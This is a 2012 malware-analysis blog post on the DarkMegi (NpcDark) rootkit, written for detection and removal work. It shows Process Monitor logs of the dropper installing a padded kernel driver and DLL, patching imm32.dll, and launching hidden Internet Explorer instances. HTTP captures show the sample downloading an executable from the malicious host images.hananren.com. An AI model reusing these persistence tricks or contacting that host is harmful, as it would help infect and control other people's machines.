

# Stop Malvertising

 [stopmalvertising.com/rootkits/analysis-of-darkmegi-aka-npcdark.html](http://stopmalvertising.com/rootkits/analysis-of-darkmegi-aka-npcdark.html)



## Analysis of DarkMegi aka NpcDark

Written by Kimberly on Friday, 20 April 2012. Posted in [Rootkits](#) Viewed 6867 times



I've always been interested in rootkits and their removal. So it was no surprise that after reading the article about **DarkMegi** I tried to find the rootkit dropper. Two security colleagues were kind enough to forward me a few samples.

According to the analysis performed by [McAfee Labs](#), DarkMegi was the first known threat delivered through the [CVE-2012-0003](#) - MIDI Remote Code Execution Vulnerability. DarkMegi has also been distributed via the [Gong Da Pack exploit kit](#) and more recently via the Blackhole Exploit kit.




DarkMegi is complex and difficult to analyze; it involves more than just dropping a usermode component ( com32.dll) and a kernel driver (com32.sys) on the victim's computer.

Upon execution DarkMegiSample.exe, as we will name the file in the analysis, starts up an instance of ipconfig.exe.

```
[EXECUTION] "c:\windows\system32\ipconfig.exe" was allowed to run
[EXECUTION] Started by "c:\documents and settings\kly\Desktop\darkmegisample.exe"
[1160]
[EXECUTION] Commandline - [ ipconfig.exe ]
```

DarkMegiSample.exe then installs a service called Com32 and drops the kernel driver com32.sys into the Drivers directory. At this stage, 9728 bytes have been written to the file.

```
[DRIVER/SERVICE] c:\documents and settings\kly\Desktop\darkmegisample.exe [1160]
Tried to install a driver/service named Com32
```

 DarkMegiSample.exe	1160 CreateFile	C:\WINDOWS\system32\drivers\com32.sys	Desired Access: Generic Write, Read Attributes,
 DarkMegiSample.exe	1160 WriteFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 0, Length: 9,728
 DarkMegiSample.exe	1160 CloseFile	C:\WINDOWS\system32\drivers\com32.sys	

DarkMegiSample.exe then creates a file called RCX1.tmp in the Drivers folder, copies the current content of com32.sys to the file and appends a huge pile of junk data to RCX1.tmp so that the size of the file is 25.0 MB (26,224,256 bytes).

DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Desired Access: Generic Read, Dispos
DarkMegiSample.exe	1160	CloseFile	C:\WINDOWS\system32\drivers\RCX1.tmp	
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\drivers\com32.sys	Desired Access: Generic Read, Dispos
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 0, Length: 64
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Desired Access: Generic Read/Write, I
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 208, Length: 248
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 208, Length: 248
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 456, Length: 240
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 0, Length: 456
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 0, Length: 456
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 696, Length: 72
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 696, Length: 72
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 696, Length: 72
DarkMegiSample.exe	1160	SetEndOfFileInformationFile	C:\WINDOWS\system32\drivers\RCX1.tmp	EndOfFile: 768
DarkMegiSample.exe	1160	SetAllInformationFile	C:\WINDOWS\system32\drivers\RCX1.tmp	AllocationSize: 768
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 768, Length: 4,096
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 768, Length: 4,096
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 768, Length: 4,096
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 4,864, Length: 896
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 4,864, Length: 896
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 5,760, Length: 384
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 5,760, Length: 384
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 6,144, Length: 1,280
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 6,144, Length: 1,280
DarkMegiSample.exe	1160	ReadFile	C:\WINDOWS\system32\drivers\com32.sys	Offset: 7,424, Length: 768
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 7,424, Length: 768
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 8,192, Length: 168
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 8,192, Length: 168
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 8,360, Length: 26,214,400
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 8,360, Length: 26,214,400
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 12,288, Length: 65,536, I/O Fla
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 77,824, Length: 65,536, I/O Fla
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 143,360, Length: 65,536, I/O FI
DarkMegiSample.exe	1160	WriteFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Offset: 208,896, Length: 53,248, I/O FI

The file com32.sys is deleted and RCX1.tmp is renamed as com32.sys.

DarkMegiSample.exe	1160	SetDispositionInformation...	C:\WINDOWS\system32\drivers\com32.sys	Delete: True
DarkMegiSample.exe	1160	CloseFile	C:\WINDOWS\system32\drivers\com32.sys	
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Option
DarkMegiSample.exe	1160	QueryAttributeTagFile	C:\WINDOWS\system32\drivers\RCX1.tmp	Attributes: A, ReparseTag: 0x0
DarkMegiSample.exe	1160	QueryBasicInformationFile	C:\WINDOWS\system32\drivers\RCX1.tmp	CreationTime: 4/19/2012 1:07:56 PM, LastAccessTime: 4/19/2012 1:07:57 PM
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\drivers	Desired Access: Write Data/Add File, Synchronize, Disposition: Open, Options:
DarkMegiSample.exe	1160	SetRenameInformationFile	C:\WINDOWS\system32\drivers\RCX1.tmp	ReplaceIfExists: False, FileName: C:\WINDOWS\system32\drivers\com32.sys

The kernel driver com32.sys contains a couple of interesting strings:

```
0x00001757: 'H:\RKTDOW~1\RKTDRI~1\RKTDRI~1\objfre\i386\RktDriver.pdb'
0x019021C4: 'The driver for the supercool driver-based tool'
0x01902328: 'Supercool driver-based tool'
0x0000062E: 'DosDevices\NpcDark'
0x0000060E: 'Device\NpcDark'
0x01902274: 'RktDriver.sys'
```

DarkMegiSample.exe then drops the usermode component com32.dll, the file size is 45,056 bytes upon creation. Similar to the driver, the dll will get a huge amount of junk data appended so that the final file size becomes 30.0 MB (31,506,432 bytes). The file com32.dll is deleted and RCX2.tmp is renamed as com32.dll.


DarkMegiSample.exe	1160	SetDispositionInformation...	C:\WINDOWS\system32\com32.dll	Delete: True
DarkMegiSample.exe	1160	CloseFile	C:\WINDOWS\system32\com32.dll	
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32\RCX2.tmp	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Op
DarkMegiSample.exe	1160	QueryAttributeTagFile	C:\WINDOWS\system32\RCX2.tmp	Attributes: A, ReparseTag: 0x0
DarkMegiSample.exe	1160	QueryBasicInformationFile	C:\WINDOWS\system32\RCX2.tmp	CreationTime: 4/19/2012 1:07:57 PM, LastAccessTime: 4/19/2012 1:
DarkMegiSample.exe	1160	CreateFile	C:\WINDOWS\system32	Desired Access: Write Data/Add File, Synchronize, Disposition: Open,
DarkMegiSample.exe	1160	SetRenameInformationFile	C:\WINDOWS\system32\RCX2.tmp	ReplaceIfExists: False, FileName: C:\WINDOWS\system32\com32.dll

DarkMegiSample.exe launches an instance of rundll32.exe to load the freshly created usermode component com32.dll.

```
[EXECUTION] "c:\windows\system32\rundll32.exe" was blocked from running
[EXECUTION] Started by "c:\documents and settings\kly\Desktop\darkmegisample.exe"
[1160]
[EXECUTION] Commandline - [ c:\windows\system32\rundll32.exe
c:\windows\system32\com32.dll getinterface ]
```

DarkMegiSample.exe launches several hidden instances of Internet Explorer. The usermode component com32.dll is loaded under Internet Explorer too now.

```
[EXECUTION] "c:\program files\internet explorer\iexplore.exe" was allowed to run
[EXECUTION] Started by "c:\documents and settings\kly\Desktop\darkmegisample.exe"
[1160]
[EXECUTION] Commandline - [ "c:\program files\internet explorer\iexplore.exe" ]
[EXECUTION] "c:\program files\internet explorer\iexplore.exe" was allowed to run
[EXECUTION] Started by "c:\documents and settings\kly\Desktop\darkmegisample.exe"
[1844]
[EXECUTION] Commandline - [ "c:\program files\internet explorer\iexplore.exe" ]
```



The usermode component com32.dll contains a list of hardcoded DNS Servers and is most likely able to download an updated version of the rootkit. Again we find a reference to NpcDark ... would the author be a fan of WOW (World of Warcraft)?

Address	Size	String
00007F42	14	RktLibrary.dll
00007F51	12	GetInterface
00008030	7	8.8.8.8
00008094	14	208.67.222.222
000080F8	14	165.87.201.244
0000815C	14	209.166.160.36
000081C0	12	168.95.192.1
00008338	9	127.0.0.1
00008395	10	2.0.50727)
000083A0	5	%s %s
000083C8	12	IEXPLORE.EXE
00008404	13	TabProcGrowth
00008414	12	rundll32.exe
00008424	7	IpCount
00008434	9	softurl%d
00008440	9	FileCount
0000844C	6	Config
00008454	7	TimeKey
0000845C	5	error
00008465	14	VersionKey.ini
00008474	6	CsExit
0000848C	7	NpcDark
00008494	12	explorer.exe
000084A4	13	RktDownload%d

- 8.8.8.8 - google-public-dns-a.google.com
- 208.67.222.222 - resolver1.opendns.com
- 165.87.201.244 - ns4.us.prserve.net
- 209.166.160.36 - orion.dns.cc.stargate.net
- 168.95.192.1 - hntp1.hinet.net

Internet access is requested to download two files and contact what seems to be a stats page.

```

GET /20111230.jpg HTTP/1.1
Host: images.hananren.com
User-Agent: Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727)
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 140
Content-Type: image/jpeg
Last-Modified: wed, 21 Mar 2012 12:47:30 GMT
Accept-Ranges: bytes
ETag: "Oddf7c6607cd1:226"
Server: Microsoft-IIS/6.0
Date: Thu, 19 Apr 2012 03:09:20 GMT

KQ|...n.....i/!HE.....YBP.....}st...R.....<.....uQ|
.....|".....>zr...V.....!#"JG..V....GET /20111230.exe HTTP/1.1
Host: images.hananren.com
User-Agent: Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727)
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 105984
Content-Type: application/octet-stream
Last-Modified: Fri, 13 Apr 2012 14:10:42 GMT
Accept-Ranges: bytes
ETag: "Oddee357f19cd1:226"
Server: Microsoft-IIS/6.0
Date: Thu, 19 Apr 2012 03:09:24 GMT

MZ.....@.....!..L.!This program
cannot be run in DOS mode.

```

- 20111230.exe is renamed as fuc6.tmp.exe
- 20111230.jpg is renamed as fuc5.tmp

[EXECUTION] "c:\program files\internet explorer\iexplore.exe" was allowed to run  
[EXECUTION] Started by "c:\windows\system32\rundll32.exe" [1968]  
[EXECUTION] Commandline - [ "c:\program files\internet explorer\iexplore.exe"  
http://images.hananren.com/newd.htm ]

```
GET /stat.php?id=3767937&web_id=3767937 HTTP/1.1
Accept: */*
Referer: http://images.hananren.com/newd.htm
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
Host: s96.cnzz.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 19 Apr 2012 02:36:12 GMT
Server: Apache/2.2.19 (Unix)
Last-Modified: Thu, 19 Apr 2012 02:36:12 GMT
Expires: Thu, 19 Apr 2012 04:06:12 GMT
Content-Length: 2393
Content-Type: text/html
Age: 1977
Via: http/1.1 cn77 (ApacheTrafficServer/3.0.2 [chs f]), 1.1 30c0e6f

function gv_cnzz(of){
    .var es = document.cookie.indexOf(";",of);
    .if(es== -1) es=document.cookie.length;
    .return unescape(document.cookie.substring(of,es));
}
function gc_cnzz(n){
    .var arg="=";
    .var alen=arg.length;
    .var clen=document.cookie.length;
    .var i=0;
    .while(i<clen){
        .var j=i+alen;
        .if(document.cookie.substring(i,j)==arg) return gv_cnzz(j);
        .i=document.cookie.indexOf(";",i)+1;
        .if(i==0).break;
    }
    .return -1;
}
var cnzz_ed=new Date();
var cnzz_now=parseInt(cnzz_ed.getTime());
var cnzz_ref=document.referrer;
var cnzz_data='&r='+escape(cnzz_ref.substr(0,512))+ '&lq='+escape(navigator.systemLanguage)+'&time=0.04610700 1334802972';
var cnzz_a=gc_cnzz("cnzz_a3767937");
```

The domain images.hananren.com has been registered the 1st of July 2011 and as seen below the registrant details are totally faked.

images.hananren.com - 70.39.69.236

<b>Updated Date:</b>	01-jul-2011
<b>Creation Date:</b>	01-jul-2011
<b>Name Server:</b>	NS77.DOMAINCONTROL.COM
<b>Name Server:</b>	NS78.DOMAINCONTROL.COM
<b>Registrar:</b>	GODADDY.COM, LLC

---

**Registrant:** y3z1007 y3z1007

---

This e-mail address is being protected from spambots. You need JavaScript enabled to view it

---

sdfsfdsfdsfdf

---

benjing, beijing 101100

---

China

---

1-380-013-8000

---

DarkMegiSample.exe will now exit and delete itself. The file fuc6.tmp.exe is launched by rundll32.exe and will also delete itself after execution.

[EXECUTION] "c:\windows\system32\cmd.exe" was allowed to run

[EXECUTION] Started by "Unknown Process" [2212]



[EXECUTION] Commandline - [ c:\windows\system32\cmd.exe /c del

"c:\docume~1\kly\locals~1\temp\fuc6.tmp.exe" ]


It's hard to tell what the purpose of fuc6.tmp.exe is via Process Monitor but we notice that a randomly named file, VT2XT4d.tmp in our analysis, has been marked for deletion upon reboot.

Sequence #:	91901
Thread:	2276
Class:	Registry
Operation:	RegSetValue
Result:	SUCCESS
Path:	HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations
Date:	4/19/2012 1:09:02 PM
Duration:	0.0002506
<hr/>	
Type:	REG_MULTI_SZ
Length:	76
Data:	\??\C:\WINDOWS\system32\VT2XT4d.tmp,

Both cmd.exe and Internet Explorer will load another dll dropped by the rootkit: bdcapEx32.dll.

 cmd.exe	2300	Load Image	C:\WINDOWS\system32\bdcapEx32.dll
 IEXPLORE.EXE	2352	Load Image	C:\WINDOWS\system32\bdcapEx32.dll

After examining the strings in VT2XT4d.tmp I found out that this was actually a copy of imm32.dll. The file imm32.dll had been patched to load ... bdcapEx32.dll.



The file imm32.dll is loaded by a huge number of processes on the system.

